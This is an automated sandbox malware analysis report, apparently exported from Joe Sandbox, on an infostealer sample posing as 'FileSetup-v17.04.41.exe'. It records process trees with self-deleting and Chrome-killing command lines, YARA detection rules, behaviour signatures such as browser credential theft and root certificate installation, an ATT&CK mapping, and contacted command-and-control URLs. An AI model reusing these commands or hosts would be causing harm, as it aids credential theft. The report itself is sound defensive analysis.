

JOeSandbox Cloud BASIC



ID: 345937

Sample Name: FileSetup-
v17.04.41.exe

Cookbook: default.jbs

Time: 10:44:04

Date: 29/01/2021

Version: 31.0.0 Emerald

Table of Contents

Table of Contents	2
Analysis Report FileSetup-v17.04.41.exe	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	5
Yara Overview	5
Memory Dumps	5
Unpacked PEs	6
Sigma Overview	6
Signature Overview	6
AV Detection:	7
Compliance:	7
Networking:	7
E-Banking Fraud:	7
System Summary:	7
Data Obfuscation:	7
Persistence and Installation Behavior:	7
Boot Survival:	7
Malware Analysis System Evasion:	7
Anti Debugging:	7
Stealing of Sensitive Information:	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	11
Domains	11
URLs	11
Domains and IPs	12
Contacted Domains	12
Contacted URLs	12
URLs from Memory and Binaries	12
Contacted IPs	16
Public	16
Private	16
General Information	17
Simulations	18
Behavior and APIs	18
Joe Sandbox View / Context	18
IPs	18
Domains	18
ASN	18
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	18
Static File Info	30
General	30
File Icon	30
Static PE Info	30

General	30
Authenticode Signature	31
Entrypoint Preview	31
Rich Headers	32
Data Directories	32
Sections	33
Resources	33
Imports	33
Version Infos	34
Possible Origin	34
Network Behavior	34
Network Port Distribution	34
TCP Packets	34
UDP Packets	36
DNS Queries	37
DNS Answers	37
HTTP Request Dependency Graph	38
HTTP Packets	38
Code Manipulations	44
Statistics	44
Behavior	44
System Behavior	44
Analysis Process: FileSetup-v17.04.41.exe PID: 6456 Parent PID: 5848	44
General	44
File Activities	44
File Created	44
File Written	45
File Read	46
Registry Activities	46
Analysis Process: msixexec.exe PID: 4872 Parent PID: 6456	46
General	46
File Activities	46
Registry Activities	47
Analysis Process: msixexec.exe PID: 5804 Parent PID: 1692	47
General	47
Analysis Process: 6852B33702F6B3BD.exe PID: 2044 Parent PID: 6456	47
General	47
File Activities	47
File Created	47
File Deleted	49
File Written	49
File Read	57
Registry Activities	58
Key Created	58
Analysis Process: 6852B33702F6B3BD.exe PID: 6784 Parent PID: 6456	58
General	58
File Activities	58
File Created	58
File Deleted	59
File Moved	59
File Written	59
File Read	68
Registry Activities	68
Key Created	68
Key Value Created	68
Analysis Process: cmd.exe PID: 6700 Parent PID: 6456	68
General	68
File Activities	69
Analysis Process: conhost.exe PID: 4780 Parent PID: 6700	69
General	69
Analysis Process: PING.EXE PID: 6972 Parent PID: 6700	69
General	69
File Activities	69
Analysis Process: 1611913544586.exe PID: 5724 Parent PID: 2044	69
General	70
File Activities	70
File Created	70
File Deleted	70
File Written	70
File Read	71
Analysis Process: cmd.exe PID: 6908 Parent PID: 6784	71
General	71

File Activities	71
Analysis Process: conhost.exe PID: 7156 Parent PID: 6908	71
General	71
Analysis Process: taskkill.exe PID: 6928 Parent PID: 6908	72
General	72
File Activities	72
Analysis Process: cmd.exe PID: 2456 Parent PID: 6784	72
General	72
File Activities	72
File Deleted	72
Analysis Process: conhost.exe PID: 864 Parent PID: 2456	72
General	73
Analysis Process: PING.EXE PID: 5648 Parent PID: 2456	73
General	73
File Activities	73
Analysis Process: ThunderFW.exe PID: 5984 Parent PID: 2044	73
General	73
Registry Activities	73
Analysis Process: cmd.exe PID: 4588 Parent PID: 2044	74
General	74
Analysis Process: conhost.exe PID: 5864 Parent PID: 4588	74
General	74
Analysis Process: PING.EXE PID: 4972 Parent PID: 4588	74
General	74
Disassembly	74
Code Analysis	74

Analysis Report FileSetup-v17.04.41.exe

Overview

General Information

Sample Name:

FileSetup-v17.04.41.exe

Analysis ID:

345937

MD5:

b7234e4a9aaac..

SHA1:

24c4321111ff004..


SHA256:

a8fefe8e1f92a30...

Tags:

Stealer

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:

84

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Detected unpacking (creates a PE fi...

Malicious sample detected (through ...

Multi AV Scanner detection for subm...

Contains functionality to check if a d...

Contains functionality to detect slee...

Contains functionality to infect the b...

Hides threads from debuggers

Installs new ROOT certificates

Machine Learning detection for dropp...


Machine Learning detection for samp...

PE file has a writeable .text section

Registers a new ROOT certificate

Tries to harvest and steal browser in...

Classification



Startup

System is w10x64

FileSetup-v17.04.41.exe

(PID: 6456 cmdline: 'C:\Users\user\Desktop\FileSetup-v17.04.41.exe' MD5: B7234E4A9AAACEFA890535F8117C8FC)

msiexec.exe

(PID: 4872 cmdline: msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi' MD5: 12C17B5A5C2A7B97342C362CA467E9A2)

6852B33702F6B3BD.exe

(PID: 2044 cmdline: C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe 0011 installp3 MD5: B7234E4A9AAACEFA890535F8117C8FC)

1611913544586.exe

(PID: 5724 cmdline: 'C:\Users\user\AppData\Roaming\1611913544586.exe' /sjson 'C:\Users\user\AppData\Roaming\1611913544586.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)

ThunderFW.exe

(PID: 5984 cmdline: C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\WiniThunderPlatform.exe' MD5: F0372FF8A6148498B19E04203DBB9E69)

cmd.exe

(PID: 4588 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 5864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

PING.EXE

(PID: 4972 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)

6852B33702F6B3BD.exe

(PID: 6784 cmdline: C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe 200 installp3 MD5: B7234E4A9AAACEFA890535F8117C8FC)

cmd.exe

(PID: 6908 cmdline: cmd.exe /c taskkill /f /im chrome.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 7156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

taskkill.exe

(PID: 6928 cmdline: taskkill /f /im chrome.exe MD5: 15E2E0ACD891510C6268CB8899F2A1A1)

cmd.exe

(PID: 2456 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

PING.EXE

(PID: 5648 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)

cmd.exe

(PID: 6700 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\FileSetup-v17.04.41.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 4780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

PING.EXE

(PID: 6972 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)

msiexec.exe

(PID: 5804 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 4B33F9BC0983FC9804745233301A967F C MD5: 12C17B5A5C2A7B97342C362CA467E9A2)

cleanup

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Copyright null 2021

Page 5 of 75

Source	Rule	Description	Author	Strings
00000004.00000002.710552206.000000000274 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
00000000.00000002.689182988.000000000280 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
00000003.00000002.775438693.00000000026A 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.FileSetup-v17.04.41.exe.2800000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
0.2.FileSetup-v17.04.41.exe.2800000.5.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
3.2.6852B33702F6B3BD.exe.10000000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
3.2.6852B33702F6B3BD.exe.26a0000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n
4.2.6852B33702F6B3BD.exe.10000000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	0x25484:\$x1: cmd /c ping 127.0.0.1 -n

Click to see the 6 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



AV Detection:



Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:



Detected unpacking (creates a PE file in dynamic memory)

Uses 32bit PE files

Uses new MSVCR DLLs

Binary contains paths to debug symbols

Networking:



Uses ping.exe to check the status of other devices and networks

E-Banking Fraud:



Registers a new ROOT certificate

System Summary:



Malicious sample detected (through community Yara rule)

PE file has a writeable .text section

Data Obfuscation:



Detected unpacking (creates a PE file in dynamic memory)

Persistence and Installation Behavior:



Contains functionality to infect the boot sector

Installs new ROOT certificates

Boot Survival:



Contains functionality to infect the boot sector

Malware Analysis System Evasion:



Contains functionality to detect sleep reduction / modifications

Uses ping.exe to sleep

Anti Debugging:



Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

Hides threads from debuggers

Stealing of Sensitive Information:




Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transf
Replication Through Removable Media 1	Native API 1	Application Shimmiing 1	Application Shimmiing 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encrypt Chann
Domain Accounts	Command and Scripting Interpreter 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Browser Extensions 1	Access Token Manipulation 1	Install Root Certificate 2	NTDS	System Information Discovery 5 8	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Bootkit 1	Process Injection 1 1	Software Packing 1	LSA Secrets	Query Registry 2	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 3 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multibe Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Virtualization/Sandbox Evasion 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Valid Accounts 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer f
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Remote System Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 1 3	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 1 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Bootkit 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FileSetup-v17.04.41.exe	61%	Virustotal		Browse
FileSetup-v17.04.41.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\MSI2C5D.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSI2C5D.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\atl71.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\atl71.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvc71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvc71.dll	3%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\xldl.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\xldl.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
84CFBA021A5A6662.xyz	1%	Virustotal		Browse
84cfba021a5a6662.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://84cfba021a5a6662.xyz/info_old/g	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/e	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/gAn	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/w	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/wdl	0%	Avira URL Cloud	safe	
http://https://A5D4CE54CC78B3CA.xyz/	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/info_old/r	0%	Avira URL Cloud	safe	
http://https://twitter.comsec-fetch-dest:	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ljK4OGQ1ZDgwMWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28230.00/ConvergedLoginPaginatedStrings.en.js	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/images/ellipsis_white.svg?x=5ac590ee72bfe06a7cecf75b588	0%	Avira URL Cloud	safe	
http://ocsp.pki.goog/GTSGIAG30	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSww67knBd7qR7YN9GQ2.css	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecf75b5	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/fine/sendh/	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000.28230.00/Converged_v21033.css	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	0%	Avira URL Cloud	safe	
http://84cfba021a5a6662.xyz/~	0%	Avira URL Cloud	safe	
http://www.youtube.com8	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/ll	0%	Avira URL Cloud	safe	
http://https://172.217.23.78/	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjVhZWVwOTA0MmYxYzJjMDRlMmU1NDg1YzZmNjY2NTU5N2E5N	0%	Avira URL Cloud	safe	
http://https://aefd.nelreports.net/api/report?cat=bingrms	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxODk5OTBhOWZjYjFmZjNjNmMxNDhmYjkzM2M3NzY1Mzk3Z	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	Avira URL Cloud	safe	
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	0%	Avira URL Cloud	safe	
http://https://www.googleapis.c	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	Avira URL Cloud	safe	
http://84CFBA021A5A6662.xyz/info_old/ddd	0%	Avira URL Cloud	safe	
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjAxYWZjY2Q0NWJhMm1lMGJkMWJjMzhmMGFIZWM2MDJmMjc2O	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
84CFBA021A5A6662.xyz	104.21.23.16	true	false	1%, Virustotal, Browse	unknown
84cfba021a5a6662.xyz	104.21.23.16	true	false	1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://84cfba021a5a6662.xyz/info_old/g	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/e	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/w	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/r	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/info_old/ddd	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTru stV2/scripttemplate	ecv732A.tmp.9.dr	false		high
http://https://duckduckgo.com/chrome_newtab	6852B33702F6B3BD.exe, 00000003.00000003.754312874.00000000007A6000.00000004.00000001.sdmp, Localwebdata1611913559039.3.dr	false		high
http://https://duckduckgo.com/ac/?q=	6852B33702F6B3BD.exe, 00000003.00000003.754312874.00000000007A6000.00000004.00000001.sdmp, Localwebdata1611913559039.3.dr	false		high
http://https://www.messenger.com/	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 000000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://84cfba021a5a6662.xyz/gAn	FileSetup-v17.04.41.exe, 00000000.000000002.688740936.00000000000817000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://www.msn.com	ecv732A.tmp.9.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.nirsoft.net	1611913544586.exe, 00000009.0000002.708037496.0000000000198000.00000004.00000010.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://84cfba021a5a6662.xyz/info_old/wdl	FileSetup-v17.04.41.exe, 0000000.000000002.688740936.0000000000817000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://https://A5D4CE54CC78B3CA.xyz/	6852B33702F6B3BD.exe, 00000003.00000003.772775085.0000000002FA7000.00000004.00000040.sdmp	false	Avira URL Cloud: safe	unknown
http://https://contextual.media.net/_media_/js/utill/nrrV9140.js	ecv732A.tmp.9.dr	false		high
